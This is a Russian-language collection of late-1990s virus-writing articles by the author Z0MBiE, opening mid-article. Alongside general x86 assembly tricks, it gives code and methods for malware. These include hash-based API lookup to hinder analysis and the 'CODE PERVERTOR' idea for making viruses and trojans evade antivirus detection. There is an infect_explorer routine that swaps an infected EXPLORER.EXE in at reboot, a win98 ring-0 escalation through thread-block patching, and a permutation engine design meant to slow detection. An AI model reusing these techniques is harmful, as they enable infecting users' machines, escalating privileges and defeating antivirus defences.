ecx = 0
ecx' = 0
eax' += 0
```

Если `ebx < eax`:

```
ebx' = ebx-eax
ecx = 0xFFFFFFFF
ecx' = ebx' = ebx - eax
eax' = eax + ecx' =
      = eax + (ebx - eax) =
      = ebx
```

```
if (a > b) a = b;
//a = min(a,b);
```

## Пример 4

```
cmp     eax, 1
sbb     eax, eax
and     ecx, eax
xor     eax, -1
and     eax, ebx
or      eax, ecx
```

Если `eax = 0`:

```
cf = 1
eax = 0FFFFFFFFh
```

```

ecx' = ecx
eax' = 0
eax'' = 0
eax''' = ecx

```

Если `eax != 0`:

```

cf = 0
eax = 0
ecx' = 0
eax' = 0FFFFFFFFh
eax'' = ebx
eax''' = eax'' | ecx' =
        = ebx | 0 =
        = ebx

if (a != 0)
    a = b;
else
    a = c;

```

## BCD-операции

Замечено, что многие программисты боятся таких команд, как AAA, AAS, ASS ;-)) и некоторых других. Причина этого (по Фрэйду) кроется глубоко в детстве и связана с сексуальными переживаниями, не поддающимися психоанализу. ;-))

### Пара слов о BCD

BCD -- (binary coded decimal) -- двоично-десятичные числа. Выдумавшие их разработчики были лентяи и мазерфакеры, поэтому BCD-числа бывают двух видов -- упакованные и неупакованные.

- Packed BCD -- это байты, каждая тетрада (4 бита) которых изменяется от 0 до 9, то есть 00h, 01h, ..., 09h, 10h, 11h, ..., 99h.
- Unpacked BCD -- это просто байты, изменяющиеся от 0 до 9, а старшая их тетрада равна 0.

Понятно, что нормальные арифметические (ADD/SUB/MUL/DIV) операции с такими числами невозможны, поэтому вместо того чтобы их выкинуть на помойку люди занимаются с ними мазохизмом в виде команд AAA, AAS, AAM, AAD, DAA и DAS.

Команды DAA и DAS предназначены для работы с Packed BCD. Команды AAA, AAS, AAM и AAD предназначены для Unpacked BCD. Команда AAD -- это коррекция ПЕРЕД делением, все остальные -- коррекции ПОСЛЕ соответствующих операций.

### Действие BCD-команд

#### AAA

Ascii Adjust after Addition -- ASCII-коррекция после сложения.

```

if ((al & 0x0F) > 9) || (AF == 1)
{
    al = (al + 6) & 0x0F
    ah = ah + 1
    AF = 1
}

```

```

    CF = 1
}
else
{
    CF = 0
    AF = 0
}

```

## AAS

Ascii Adjust after Substraction -- ASCII-коррекция после вычитания.

```

if ((al & 0x0F) > 9) || (AF == 1)
{
    al = al - 6
    al = al & 0x0F
    ah = ah - 1
    AF = 1
    CF = 1
}
else
{
    CF = 0
    AF = 0
}

```

## AAM / AAD

Операнд по умолчанию = 10.

```

AAM xx      al' = al mod xx
             ah' = al div xx

AAM 0       div 0

AAM 1       mov ah, al
             mov al, 0

AAD xx      add al, ah * xx
             mov ah, 0

AAD 0       mov ah, 00

AAD 1       add al, ah
             mov ah, 0

```

## DAA / DAS

Decimal Adjust after Addition и Decimal Adjust after Substraction.

```

// DAA
if ((al & 0x0F) > 9) || (AF == 1)
{
    al = al + 6
    AF = 1
}
else
    AF = 0
if (al > 0x9F) || (CF == 1)
{
    al = al + 0x60
    CF = 1
}
else
    CF = 0

```

```
// DAS
if ((al & 0x0F) > 9) || (AF == 1)
{
    al = al - 6
    AF = 1
}
else
    AF = 0
if (al > 0x9F) || (CF == 1)
{
    al = al - 0x60
    CF = 1
}
else
    CF = 0
```

## О применимости BCD-чисел

Это может показаться странным, но BCD иногда используются в реальной жизни.

Например самый типичный вирмэйкерский объект -- таймер компьютера, то бишь время и дата, хранящиеся в CMOS, находятся в Packed BCD формате.

Флаг AF (Auxiliary Flag) -- флаг вспомогательного переноса -- существует как раз для BCD арифметики. Работает так же, как и CF, но для бита 3 а не 7.

И даже в наборе команд сопроцессора присутствуют команды для работы с BCD: FBLD -- загрузить и FBSTP -- сохранить число в BCD формате.

## Перевод чисел в BCD и обратно

BCD --> Binary:

```
aam    16
aad     10
```

Binary --> BCD:

```
aam    10
aad     16
```

## Пример использования BCD-арифметики

Когда-то один знакомый (написавший как-то весьма крутой вирус) задал мне интересную задачу -- написать подпрограмму выдачи шестнадцатиричного числа на экран (DOS, число в AX) -- наименьшей возможной длины.

Вот несколько вариантов решения:

20 байт:

```
hexword:
mov     cx, 4
cycle:
rol     ax, 4
push    ax
and     al, 15
daa
add     al, -10h
adc     al, '0'+10h
```

```

int     29h
pop     ax
loop    cycle
ret

```

21 байт:

```

hexword:
mov     cx, 4
cycle:
rol     ax, 4
push    ax
and     al, 15
sub     al, 'A'-'0'
aam     '9'-'A'+1
add     al, 'A'
int     29h
pop     ax
loop    cycle
ret

```

21 байт:

```

hexword:
mov     cx, 4
cycle:
rol     ax, 4
push    ax
and     al, 15
aam     10
aad     'A'-'0'
add     al, '0'
int     29h
pop     ax
loop    cycle
ret

```

21 байт:

```

hexword:
mov     cx, 4
cycle:
rol     ax, 4
push    ax
and     al, 15
add     al, 90h
daa
adc     al, 'A'-1
daa
int     29h
pop     ax
loop    cycle
ret

```

## Команды MUL и DIV

### Умножение на константу

При умножении чисел на постоянный множитель (для увеличения скорости) вместо MUL можно использовать серии из SHL и ADD(OR).

Пример: Для многих не секрет, что в демках требуется писать код, выполняющийся с наибольшей скоростью. Рассмотрим типичный пример -- умножение на 320.

```
imul    eax, 320

shl     eax, 6 ; *64
mov     ebx, eax
shl     ebx, 2 ; *256
add     eax, ebx
```

## Использование MUL вместо DIV

Рассмотрим интересный случай. Генератор случайных чисел, алгоритм - почти как у ТурбоПаскаля 7.0, период  $2^{32}$ .

```
randseed      dd      ?

; void randomize() { randseed = GetTickCount(); }

randomize:     call    GetTickCount
               mov     randseed, eax
               ret

; DWORD random() { return randseed = randseed * 0x8088405 + 1; }

random:        mov     eax, randseed
               imul    eax, 8088405h
               inc     eax
               mov     randseed, eax
               ret

; DWORD rnd(DWORD range) { return random() % range; }

rnd:           xchg    ebx, eax          ; now EBX=range
               call    random
               xor     edx, edx
               mul     ebx              ; (*)
               xchg    edx, eax
               ret
```

Обратим внимание на строчку с (\*), то бишь на MUL. Неочевидно, но факт - здесь его действие почти такое же как и у DIV. Более того - в этой ситуации MUL работает примерно в 1.5 раза быстрее, а в случае нулевого параметра -- `rnd(0)` -- в результате возвращается 0, тогда как при DIV произошла бы ошибка деления.

Несложно догадаться, что возникает такая ситуация только в конкретном случае, когда операнд для DIV(MUL) -- случайное 16- или 32-битное число.

## Сравнение ASCIIZ-строк с использованием хэш-функций

Предположим, что нам нужно сравнить две ASCIIZ-строки (обычные заканчивающиеся нулем текстовые строки). Рассматриваемое действие - посчитать от строчек некоторую хэш-функцию (контрольную сумму, etc.), и сравнивать уже эти функции.

При известном наборе строчек и/или ограничениях на них, ошибки исключены. Преимущество такого сравнения в случаях:

- в случае большого количества строк и заранее подсчитанных контрольных сумм -- увеличивается скорость работы программы
- в случае вирусов -- уменьшается размер кода/данных и затрудняется изучение (дисассемблирование)

Вот кусок кода, который позволяет вытаскивать из экспорта адреса функций по хэшам их имен.



```

calchash      macro   procname
               hash = 0
               irpc    c, <procname>
               ; rol 7
               hash = ((hash shl 7) and 0FFFFFFFh) or (hash shr (32-7))
               hash = hash xor "&c"
               endm
               endm

mov_h         macro   reg, procname
               calchash procname
               mov     reg, hash
               endm

j_GetProcAddress      dd      ?

               mov_h    edi, GetProcAddress
               call     findfunc
               jz       exit
               mov     j_GetProcAddress, eax

; find function's address in export table
;
; input:  EBX=imagebase va, ECX=export table va, EDI=name csum
; modify: EDX, ESI
; output: ZF=1, EAX=0 (function not found)
;         ZF=0, EAX=function va

findfunc:     xor     esi, esi           ; current index
search_cycle: lea     edx, [esi*4+ebx]
               add     edx, [ecx].ex_namepointersrva
               mov     edx, [edx]        ; name va
               add     edx, ebx          ; +imagebase

calc_hash:    xor     eax, eax           ; calculate hash
               rol     eax, 7
               xor     al, [edx]
               inc     edx
               cmp     byte ptr [edx], 0
               jne     calc_hash

               cmp     eax, edi           ; compare hashes
               je      name_found

               inc     esi                ; index++
               cmp     esi, [ecx].ex_numofnamepointers
               jb      search_cycle
               xor     eax, eax           ; return 0
               ret

name_found:   mov     edx, [ecx].ex_ordinaltablerv
               add     edx, ebx           ; +imagebase
               movzx   edx, word ptr [edx+esi*2]; edx=current ordinal
;
               sub     edx, [ecx].ex_ordinalbase ; -ordinal base
               mov     eax, [ecx].ex_addresstablerv
               add     eax, ebx           ; +imagebase
               mov     eax, [eax+edx*4]; eax=current address
               add     eax, ebx           ; +imagebase
               ret                     ; return address

```

## Вывод десятичных чисел на экран (itoa)

Достаточно интересная задача, к тому же процедура вывода числа весьма универсальна.

```

itoa:        xor     edx, edx
               mov     ebx, 10 ; основание системы счисления
               div     ebx

```

```

    push    edx      ; запомнить остаток от деления
    or      eax, eax ; частное == 0 ?
    jz      @@1
    call    itoa      ; рекурсивный вызов (если есть что делить)
@@1:
    pop     eax
    add     al, '0'
    ...      ; вывод символа (stosb, INT 29h, etc.)
    ret

```

(c) 1999 Z0MBiE  
 <<http://z0mbie.host.sk>>

# CODE PERVERTOR

Выдержка из курса английского языка для самых маленьких:

to PERVERT:

1. извращать, фальсифицировать
2. портить, развращать, разлагать, совращать

Все вы слышали про ОБРАТНОЕ ПРОЕКТИРОВАНИЕ (reverse engineering), то бишь про дисасемблирование программы, изменение логики и последующую компиляцию. И все слышали про некое жалкое подобие реверсирования, выполняющееся автоматически, а именно -- про ПЕРМУТАЦИЮ, то есть перестройку вирусного кода на уровне ассемблерных инструкций, с целью затруднить его анализ и детектирование. Очевидно, что явным эффектом от пермутации будет постоянное изменение некоторой контрольной суммы вируса, и, как следствие -- усложнение алгоритма и увеличение времени детектирования.

А что будет если пермутации подвергнуть не вирусный код, а код некоторой неизвестной программы? Очевидно, что с нашими ресурсами (времени и объема памяти) сделать это невозможно. Дело в том, что пермутация вируса -- уже весьма сложный процесс, который становится реальным за счет специальных ограничений, накладываемых на вирусный код. О коде же неизвестной программы почти ничего сказать нельзя.

Поэтому мы упрощаем алгоритм модификации кода настолько это возможно, и приходим к следующей концепции: все изменения локальны. Изменять можно только те инструкции, про которые известно, что их совершенно точно можно изменять и на что. Никаких дополнительных "мусорных" инструкций; никакой перестановки блоков, никаких инвертирований условных переходов и т.п. И тогда остается только ЗАМЕНА и ПЕРЕСТАНОВКА. Причем замена должна производиться на инструкции (или группы оных) той же длины, выполняющие абсолютно те же действия, а перестановка не должна никак влиять на алгоритм работы.

Теперь рассмотрим какую-нибудь программу. В ней например могут использоваться инструкции вида `MOV R1, R2`, каждая из которых может быть заменена на `PUSH R2/POP R1`, или инструкции вида `MOV ESP, EBP & POP EBP`, которые могут быть заменены на `LEAVE`, и так далее. Применяя подобные изменения к коду, получаем файл измененный всего лишь в некоторых байтах, но работающий так же.

Что это даст на практике? А на практике это даст изменение контрольной суммы файла. И как результат, если этот файл был вирусом или трояном, он перестанет детектироваться антивирусом. А если файл был упакован, например UPX-ом, то изменится сигнатура распаковщика и антивирус не сможет этот файл распаковать, со всеми последствиями.

Кроме замены инструкций существует другая интересная мысль, позволяющая весьма сильно изменять файл без особых трудов. Идея заключается в следующем: выбираем в программе случайную инструкцию длиной более 4-х байт, проверяем, чтобы она не имела относительного смещения (`jmp, call, jcc, ...`) и "выносим" эту инструкцию в неиспользуемое место программы, вставляя до и после нее связующие `jmp`-ы.

Теперь о проблемах. Одна проблема заключается в том, чтобы изменять достаточно большое количество инструкций, тем самым повышая вероятность попадания хотя бы одной измененной инструкции в участок, проверяемый контрольной суммой. Совсем другая, и серьезная проблема, заключается в выделении в исполняемом файле кода. Ибо если мы случайно изменим хоть один байт данных, программа скорее всего зависнет. При всем этом код, в котором мы будем проводить изменения должен идти сразу после точки входа, так как именно там чаще всего просчитываются контрольные суммы.

Выделение кода удобно проводить пометчая инструкции одну за другой. Для такого примитивного анализа файла достаточно дисассемблера длин инструкций.

Короче говоря, почти все описанные выше акты вандализма над исполняемым кодом реализует программа [CODE PERVERTOR](#).

# О выравнивании секций

Для начала кусок доков по PE формату:

```
PE Header:
...
38h DWORD ObjectAlign  Выравнивание программных секций, должен быть степенью
                        2 между 512 и 256М включительно, связано с системой
                        памяти. При использовании других значений программа
                        не загрузится.

3Ch DWORD FileAlign    Фактор используемый для выравнивания секций в файле.
                        Указывает на границу на которую секции дополняются 0
                        при размещении в файле. Должен быть степенью 2 в
                        диапазоне от 512 до 64К включительно.
                        Прочие значения вызовут ошибку загрузки файла.

...

ObjectEntry:
...
08h DWORD VirtSize     Виртуальный размер секции, именно столько памяти будет
                        отведено под секцию. Если VirtSize превышает PhysSize,
                        то разница заполняется нулями, так определяются секции
                        неинициализированных данных (PhysSize=0)

0Ch DWORD VirtRVA      Размещение секции в памяти, ее виртуальный адрес
                        относительно ImageBase. Позиция каждой секции, обычно,
                        выровнена на границу ObjectAlign.

10h DWORD PhysSize     Размер секции (ее инициализированной части) в файле,
                        кратно полю FileAlign.

14h DWORD PhysOffs     Физическое смещение относительно начала EXE файла,
                        выровнено на границу FileAlign. Смещение используется
                        загрузчиком как seek значение.

...
```

Теперь об выравнивании.

При заражении PE файлов иногда возникает необходимость выровнять какие-нибудь из вышеприведенных элементов структуры ObjectEntry в соответствии с полями PE Header'a FileAlign и/или ObjectAlign.

При рассмотрении хуевой кучи исходников, была найдена примерно такая вот мысль, в виде куска кода распространяющаяся от сорца к сорцу, причем быстрее самих вирусов:

```
CORR_SIZE:    PUSH    EDX
              XOR     EDX,EDX
              DIV     [PEH_OBJALIGN.ESI]
              AND     EDX,EDX
              JE      NO_ALIGN
              INC     EAX
NO_ALIGN:     MUL     [PEH_OBJALIGN.ESI]
              POP     EDX
              MOV     [OT_VIRTSIZE.EDI],EAX
              RETN

AlignF proc
    push ebp
    mov ebp, [esi+60]
    _align:
    sub edx, edx
    div ebp
    test edx, edx
    jz @@1
    inc eax
    sub edx, edx
```

```

@@1:
    mul ebp
    pop edx ebp
    ret
AlignF endp

Calc1:      mov     eax, CodeSize
Calc2:      xor     edx, edx
            div     ecx
            or      edx, edx
            jz      $+3
            inc     eax
            mul     ecx
            ret

```

И так далее... Ну, кто узнал свое? ;-)

Теперь рассмотрим ситуацию, когда в делитель пришел 0. Ответ ясен: ваш вирус СГЛЮЧИТ, и маздай выдаст поинтер на с таким трудом написанный код. А может быть, это антивирусная эвристика спецом подсунула такой хуевый файл и только и ждет DIV 0, а?

ДА, можно вставить проверку на 0. Но не красивее ли **ВООБЩЕ** не использовать DIV, прочитав наконец доку, и поняв, что делитель, он же File/ObjectAlignment суть степень ДВОЙКИ?

```

mov     eax, FileOrObjectAlign
dec     eax
add     SomethingToBeAligned, eax
not     eax
and     SomethingToBeAligned, eax

```

А DIVы, процедуры с PUSHем EDXа и условными JMPами пусть сосут.

---

# Про WININIT.INI

Перед загрузкой маздая WININIT.EXE обрабатывает WININIT.INI: из секции [rename] считываются соответствующие имена и происходит так называемое "обновление" файлов.

```
WININIT.INI:
[rename]
C:\WINDOWS\OLDFILE.EXE=C:\WINDOWS\NEWFILE.EXE
```

Требуется подобная фишка тогда, когда подлежащий обновлению OLDFILE.EXE является, например, открытым или исполняемым в настоящий момент. (типа EXPLORER.EXE или KERNEL32.DLL)

Но мало кто знает, что кроме [rename] есть еще более убойная вещь, называемая [CombineVxDs]. Найдено оно было случайно при инсталляции win95, и, хотя тестировать такое мне попросту лениво, но это стопроцентно как-то работает. Итак, вот что я нашел:

```
WININIT.INI:
[CombineVxDs]
C:\WINDOWS\SYSTEM\VMM32\vkd.vxd=C:\WINDOWS\SYSTEM\vmx32.vxd
```

И действительно, взглянув в WININIT.EXE, я увидел не только **rename** и **CombineVxDs**, но и какое-то **SetupOptions**.

Короче говоря, флаг вам в руки...

## ПРИМЕЧАНИЯ

1. Обычный VMM32.VXD представляет из себя следующее:

```
VMM32.VXD:
[dos-loader]    ~64k
формат W4:
[таблица указателей на VxD-файлы] ~1k
[запакованные VxD-файлы]
```

2. Распакованный VMM32.VXD представляет из себя вот что:

```
VMM32.VXD:
[dos-loader]    те же самые 64k
формат W3:
[таблица указателей на VxD-файлы] ~2k
[распакованные VxD-файлы] (без MZ-хедеров)
```

3. Работа с VMM32.VXD осуществляется утилитой DEVLIB.EXE из DDK\BIN.

```
devlib -u vmm32.vxd -- распаковываем
devlib -d vmm32.vxd -- получаем список VxDей (дамп таблицы указателей)
devlib -d vmm32.vxd dosmgr -- выдираем dosmgr.vxd (будет без MZ-хеадера)
```

4. Пример добавления секции [rename] в WININIT.INI:

```
wininit_ini      db      'C:\WINDOWS\WININIT.INI',0
wininit_section  db      'rename',0
file_exe         db      'C:\WINDOWS\EXPLORER.EXE',0
file_tmp         db      'C:\WINDOWS\EXPLORER.TMP',0

infect_explorer:  push     0
                  push     file_tmp
                  push     file_exe
                  callW    CopyFileA

                  lea      edx, file_tmp
```

```

        call     INFECT_FILE

        callW    GetVersion
        shl     eax, 1
        jnc     __winNT

__win95:
        push     offset wininit_ini
        push     offset file_tmp
        push     offset file_exe
        push     offset wininit_section
        callW    WritePrivateProfileStringA

        jmp      __exit

__winNT:
        push     4 ; DELAY_UNTIL_REBOOT
        push     0
        push     offset file_exe
        callW    MoveFileExA

        push     4 ; DELAY_UNTIL_REBOOT
        push     offset file_exe
        push     offset file_tmp
        call     MoveFileExA

__exit:
        ret     ; infect_explorer
---

```

(x) 2000 ZOMBIE, [z0mbie.host.sk](http://z0mbie.host.sk)



# win98: в ring-0 через TCB

(x) 2000 ZOMBIE

<http://z0mbie.host.sk>

Вашему вниманию представляется очередной способ перехода в ring0, правда только под win98. Но он может быть легко переделан в win9X.

Идея заключается в следующем. На каждую нить (thread) есть хитрая структура, называемая TCB (Thread Control Block). Эта структура содержит много всякой интересной информации, например набор регистров, и в частности, CS:EIP. А под win9X, TCB, само собой, можно пропатчить.

Как найти TCB? Четвертым двордом TCB имеет удобную сигнатуру: 'THCB'. Но искать всякий отстой в памяти уже, честно говоря, надоело, поэтому под win98 можно сделать так:

```
mov     eax, 4Fh      ; 4Fh/93h: i2E_xxGetCurrentThread
int     2Eh
mov     eax, [eax]    ; EAX <-- current TCB
mov     save_tcbptr, eax
```

Далее скажем, что пропатчить CS:EIP у текущей нити из нее же -- дело непростое, так что создадим для этого новую нить.

```
push    offset tid    ; *ThreadId
push    0              ; flags
push    12345678h     ; parameter
push    offset newthread; address
push    0              ; stack size. 0==same
push    0
callW   CreateThread
```

Далее, приостановим текущую нить, чтобы выполнялась нить созданная:

```
push    1              ; while threads switching
callW   Sleep
```

И вот, мы уже побывали в нуле. Что же происходило в новой нити?

```
newthread:                pusha

                        mov     eax, save_tcbptr          ; main TCB
                        mov     eax, [eax].TCB_ClientPtr  ; registers

                        lea     ecx, ring0
                        xchg    ecx, [eax].Client_EIP     ; EIP
                        mov     save_eip, ecx

                        mov     ecx, 28h ; std. win9x ring0 selector
                        xchg    cx, [eax].Client_CS       ; CS
                        mov     save_cs, ecx

                        popa
                        retn
```

Как видим, простая замена CS:EIP на свои собственные. А вот так выглядит процедура, на которую попадает управление в нуле:

```
ring0:                   pusha
                        push    ds es

                        mov     eax, ss
                        mov     ds, eax
                        mov     es, eax

                        ; сюда вставьте факап биоса
                        pop     es ds
```

```
popa  
  
push    cs:save_cs  
push    cs:save_eip  
retf
```

Ну, собственно, это все. А вы чего ждали?

# 21 способ обнулить регистр

Как-то ночью, от нехуй делать был написан этот текст. Здесь приводятся всякие способы обнуления регистров - от простых и до самых изощренных, но вот чего тут нет - так это полных извращений, типа обнуления по одному биту, автогенерируемого кода и т.п.

## 1. Обнуление MOV-ом

```
mov r, 0
```

## 2. Заменяем MOV на эквивалентные ему PUSH и POP

```
push <something-equal-to-0>
pop r
```

## 3. Самый хакерский способ: вычитаем регистр сам из себя

```
sub r, r
```

## 4. Ксорим

Тоже неплохой способ... но... как-то не то... Попутно (с) на название картины: "арвихакер, ксорящий ворды в уме".

```
xor r, r
```

## 5. Тоже неплохой способ, правда нахуй никому не нужный

```
and r, 0
```

## 6. Более хитро: умножим на 0

```
imul r, 0
```

## 7. Сдвиг

Не путать со прыгом.  $X1+X2$  в сумме больше/равно размеру регистра в битах, по отдельности меньше. Меньше потому, что берется по модулю.

```
shr/shl/sal r, X1 ; X1<=31, X2<=31, X1+X2>=32
shr/shl/sal r, X2 ;
```

## 8. Более извратный сдвиг

```
clc
rcr/rcl, X1
clc
rcr/rcl, X2
```

## 9. Не совсем честный способ, но...

```
or reg, -1
inc/not reg
```

## 10. Обнулим (E)CX

Хотя так можно и охуеть.

```
loop $
```

## 11. Обнулим EDX

```
shr eax,1
cdq
```

## 11. Обнулим AL

AH=AL, AL=0.

```
aam 1
```

## 12. Обнулим AH

```
aad 0
```

## 13. Опять AL

```
clc
setalc ; opcode: 0xD6
```

## 14. Более хитро: прочитаем 0 из порта

Например порт 81h.

```
mov dx, <some-port-number>
in  al, dx
```

## 15. Опять AL

```
stc
setnc al
```

## 16. А тут кто-нибудь в доку полезет

5 раз bsf либо bsr.

```
bsf r, r
bsf r, r
bsf r, r
bsf r, r
bsf r, r
```

## 17. Воспользуемся нулевым дескриптором из GDT

```
sgdt [esp-6]
mov r, [esp-4]
mov r, [r]
```

## 18. Считаем ноль из сегмента FS

PE файл.

```
mov r, fs:[10h] ; константа по вкусу, был бы ноль
```

## 19. Цикл

Повторюсь: здесь главное не охуеть.

```
inc/dec r ; это несколько долго
jnz      $-1
```

## 20. Вызовем какую-нить функцию с кривыми параметрами

Вернется NULL в EAX.

```
call GetCurrentObject
```

## 21. Используем сопроцессор

```
fldz
fistp    dword ptr [esp-4]
mov      eax, [esp-4]
```

## 22, 23, 24, ...

Предлагаются также следующие варианты обнуления регистра:

- сканирование цепочки обработчиков SEH до победного нуля
- сканирование цепочки хендлов файлов до нуля (для этого надо сначала положить в регистр хендл открытого файла нулевого кольца, а перед этим перейти в ноль и открыть этот файл)
- считывание нуля из случайного файла (потребуется генератор случайных чисел)
- вычисление синуса от  $Pi \cdot n$  (умножить командой FMUL)
- сортировка памяти и поиск нуля как минимального элемента
- определение нуля как константы (в исходнике)
- создание специального макроса для генерации нуля
- запуск вируса и подсчет количества оставшихся файлов
- ...

# О пермутации

Версия 1.01

(x) 1997-2000 Z0MBiE

<<http://z0mbie.host.sk>>

## Содержание

- Вступление
- Термины (пермутация, метаморфизм)
- Плюсы и минусы пермутации
- Ограничения на исходный код
- Хранение данных внутри кода
- Внешние вызовы
- Дизассемблирование инструкций
- Список инструкций
- Формат записи списка
- Этапы пермутации
- Дизассемблирование
- Подготовка списка к мутации
- Ассемблирование списка
- Линковка
- Дополнение алгоритма (plugin-ы) и внешняя мутация
- Изменение списка (мутация)
- Замена
- Перестановка
- Мусор
- О результатах

## Вступление

Почему я взялся за написание этой статьи? Потому, что разобрался с пермутацией и на этом пути узнал много нового, а такие знания представляют наибольшую ценность, и, следовательно, достойны опубликования. Сегодня пермутация распространена скорее в виде идеи, чем на практике. Я за то, чтобы положить начало широкому практическому применению. Но обо всем по порядку. Возможности программиста ограничиваются в первую очередь его воображением, и только потом умением и опытом. В какой-то момент вы подумаете - это все теория, фантазии. Поэтому хочу предупредить такие действия, сказав, что все здесь описанное, реализовано мной на практике, и это реально существует и работает.

Нас, вирмэйкеров, объединяет процесс. Цель у каждого своя. Кто-то получает удовольствие, кто-то знания, кто-то -- и то и другое. Удовольствия я оставляю себе, а знания предлагаю вам.

## Термины

## Пермутация

Слово "пермутация" пришло хрен знает откуда. В словаре написано, что это: перестановка, подстановка, размещение, перемена, изменение, перемещение и т.п. Мы будем понимать под пермутацией процесс изменения вируса на уровне ассемблерных инструкций. Еще более детально, пермутация -- это создание новой копии вируса состоящей из перемещенных в другое место и, возможно, измененных инструкций, используя в качестве источника имеющуюся копию.

## Метаморфизм (генерация кода)

Существует еще одна интересная фишка, не имеющая к пермутации никакого отношения. Заключается эта фишка вот в чем: вирус кодируется некоторым хитрым образом, а в процессе создания каждой новой полиморфной копии вируса на основе этих закодированных данных и генерируется ассемблерный код. Так поступают вирусы TMC, Lexotan и теперь уже порядком других появилось. Прообразом таких действий мне представляется генератор полиморфных расшифровщиков, где расшифровщик вырос до размеров вируса.

## Плюсы и минусы пермутации

Минус тут один -- это сложно. Плюсы в том, что пермутирующий вирус сложнее дизассемблировать и изучать, и, следовательно при возникновении эпидемии вирус имеет больше времени на распространение. К этому вопросу стоит отнестись достаточно серьезно хотя бы потому, что если началось нечто вроде "цепной реакции" распространения вируса, и за каждый следующий час число копий значительно увеличивается, то любая задержка в написании антивирусного кода играет значительную роль.

Кроме того, с пермутацией вносятся сложности в процесс детектирования вируса в файле, замедление которого весьма нас порадует.

## Ограничения на исходный код

Поскольку пермутацию мы будем применять к своему собственному коду, то мы наложим на него некоторые ограничения, что позволит сильно упростить алгоритм движка и сделает возможными разные интересные вещи.

Здесь уже должно быть ясно, что внутри буфера с исходным кодом (т.е. с вирусом) не должно быть никаких данных -- они были бы просто потеряны после генерации нового буфера. Таким образом мы избавляемся от необходимости анализа данных. Взамен этого неиспользуемое пространство в выходном буфере может быть заполнено, например, случайными значениями.

Все команды условного перехода должны идти непосредственно после команд, изменяющих соответствующие флаги -- это позволит нам менять местами воздействующие на флаги инструкции.

## Хранение данных внутри кода



Рассмотрим вопрос о хранении данных внутри пермутирующего вируса. Учитывая то, что измененные инструкции могут быть другой длины, вирус есть буфер в котором содержится только код; этот буфер будет перестраиваться с каждой новой копией вируса.

В таком случае возможны два варианта:

- данные содержатся отдельно от кода и шифруются переменным ключом
- данные генерируются кодом

Мне ближе всего второй вариант. Он обладает следующими свойствами: в вирусе присутствует только буфер с кодом; данные разбиты на части, каждая из которых генерируется по мере необходимости. Недостаток тут такой: код, генерирующий данные, занимает чуть больше места, чем сами данные.

Решением этой проблемы являются макросы, генерирующие код из текстовых строк.

```
lea edi, temparea          x_push ecx, C:\WINDOWS\*.EXE~
x_stosd C:\WINDOWS\*.EXE~  nop
                           x_pop
```

Сгенеренный этими макросами код может выглядеть, например, так:

|            |       |                |              |      |                  |
|------------|-------|----------------|--------------|------|------------------|
| BF00200010 | mov   | edi, 0xxxxxxxx | 33C9         | xor  | ecx, ecx         |
| 33C0       | xor   | eax, eax       | 81E900868687 | sub  | ecx, 087868600   |
| 2DBDC5A3A8 | sub   | eax, 0A8A3C5BD | 51           | push | ecx              |
| AB         | stosd |                | 81F12E3F213D | xor  | ecx, 03D213F2E   |
| 350A741818 | xor   | eax, 01818740A | 51           | push | ecx              |
| AB         | stosd |                | 81C1290E04E5 | add  | ecx, 0E5040E29   |
| 050E0518DB | add   | eax, 0DB18050E | 51           | push | ecx              |
| AB         | stosd |                | 81F11E1D1865 | xor  | ecx, 065181D1E   |
| 357916046F | xor   | eax, 06F041679 | 51           | push | ecx              |
| AB         | stosd |                | 81E90614E8F7 | sub  | ecx, 0F7E81406   |
| 2D2ECD0111 | sub   | eax, 01101CD2E | 51           | push | ecx              |
| AB         | stosd |                | 90           | nop  |                  |
|            |       |                | 8D642414     | lea  | esp, [esp+00014] |

## Внешние вызовы

На вход пермутирующему движку подается исходный буфер с кодом. Метки, на которые из этого буфера идет передача управления командами типа JMP/CALL/JCC (с относительным к EIP аргументом), могут быть как внутри так и вне буфера. Последние мы будем называть внешними метками. От пермутирующего движка будет требоваться сохранить работоспособными все внешние вызовы.

## Дизассемблирование инструкций

Практика показала, что если не идеально, то близко к совершенству вынесение дизассемблирования инструкций в отдельную задачу. При этом дизассемблирование имеется в виду не полное, а только на предмет длины инструкции. Поэтому мы отдельно пишем и отлаживаем дизассемблер длин, и применяем где только придется, включая и нашу задачу.

Дизассемблер длин может быть, конечно, рассчитан только на те инструкции, которые используются в конкретном вирусе. Это упрощает дизассемблер в разы, лишая его универсальности. То есть такой дизассемблер может быть применен только к одному вирусу и в следующий раз придется его переделывать. Написав несколько штук таких весьма похожих подпрограмм, я остановился на универсальном дизассемблере длин LDE32, чего и вам желаю.

Итак, в дальнейшем мы знаем длину любой команды, и исходя из этого можем разбить весь вирус на минимальные его составляющие - инструкции.

## Список инструкций

Для работы с инструкциями существует несколько препятствий. Например то, что инструкции переменной длины -- это заставляет встраивать в пермутирующий движок дизассемблер длин. (в вирусах Pfu этот вопрос решен тем, что все команды дополнены до одинаковой длины NOP-ами). Также нам мешает то, что инструкции могут быть связаны командами типа JMP и CALL -- это не позволяет просто так убрать какую-нибудь инструкцию из программы или вставить в программу лишнюю инструкцию. Значит требуется преобразование ассемблерного кода в некоторую промежуточную сущность, коя позволит легко оперировать инструкциями. Таким объектом является список инструкций. Можно обойтись и без списка инструкций. Так я поступил в ZCME. Движок работал за один проход, в котором одновременно происходило дизассемблирование старого кода и ассемблирование нового. В результате в один момент времени я мог рассматривать только одну ассемблерную команду, но не несколько. Список же позволяет не только одновременно оперировать несколькими инструкциями, но и производить над ними такие действия, которые без него весьма трудоемки.

## Формат записи списка

Рассмотрим одну запись списка, соответствующую одной ассемблерной команде.

Во-первых, должен существовать указатель на следующую запись списка, кой равняется NULL для последней записи.

Следует отметить, что этот указатель связывает только записи списка, но не команды. То есть команда в следующей записи списка не является ассемблируемой сразу после команды из предыдущей записи.

Теперь информация о команде.

1. собственно опкод (или поинтер на него)
2. длина опкода
3. указатель на запись следующей команды (но не обязательно на следующую запись в списке). =NULL, если текущая команда типа RET или JMP.
4. указатель на запись условно-следующей команды, то есть той команды, на которую указывают call-ы, jcc и т.п., либо jmp-ы, либо же указатель на метку, внешнюю по отношению к исходному блоку кода. =NULL, если текущая команда не является одной из jmp/call/...
5. флаги.

Во флагах указывается такая информация, как:

- является ли команда меткой (XREF),
- является ли указатель на условно-следующую команду указателем на внешний адрес или на запись списка

В качестве дополнительной информации в записи может храниться еще и текущее смещение команды, оно используется во время дизассемблирования&обработки списка, а также во время ассемблирования&линковки.

```
#define CM_STOP 1 // JMP/RET-alike instruction
```

```

#define CM_HAVEREL      2 // have relative argument (JMP,JCC,CALL,etc.)
#define CM_EXTREL      4 // rel. arg points to external label
